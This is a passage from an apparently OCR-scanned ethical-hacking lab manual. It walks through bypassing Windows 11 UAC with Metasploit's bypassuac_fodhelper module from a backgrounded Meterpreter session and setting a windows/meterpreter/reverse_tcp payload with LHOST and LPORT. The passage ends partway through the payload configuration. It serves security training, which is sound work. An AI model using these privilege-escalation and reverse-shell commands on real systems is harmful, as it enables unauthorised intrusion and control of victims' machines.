
56. The command fails to escalate privileges and returns an error stating **Operation failed**.




57. From the result, it is evident that the security configuration of the **Windows 11** machine is blocking you from gaining unrestricted access to it.
58. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.

    Note: In this task, we will bypass **Windows UAC protection** via the FodHelper Registry Key. It is present in Metasploit as a **bypassuac_fodhelper** exploit.
59. Type **background** and press **Enter**. This command moves the current Meterpreter session to the background.


60. Now, we will use the **bypassuac_fodhelper** exploit for windows. To do so, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.
61. Here, you need to configure the exploit. To know which options you need to configure in the exploit, type **show options** and press **Enter**. The **Module options** section appears, displaying the requirement for the exploit. Observe that the **SESSION** option is required, but the **Current Setting** is empty.



62. Type **set SESSION 1** (**1** is the current Meterpreter session which is running in the background) and press **Enter**.




63. Now that we have configured the exploit, our next step will be to set and configure a payload. To do so, type **set payload windows/meterpreter/reverse_tcp** and press **Enter**. This will set the **meterpreter/reverse_tcp** payload.
64. The next step is to configure this payload. To see all the options, you need to configure in the exploit, type **show options** and press **Enter**.



65. The **Module options** section appears, displaying the previously configured exploit. Here, observe that the session value is set.
66. The **Payload options** section displays the requirement for the payload.

    Observe that:


    - The **LHOST** option is required, but **Current Setting** is empty (here, you need to set the IP Address of the local host, (here, the **Parrot Security** machine)
    - The **EXITFUNC** option is required, but **Current Setting** is already set to **process**, so ignore this option
    - The **LPORT** option is required, but **Current Setting** is already set to port number **4444**, so ignore this option



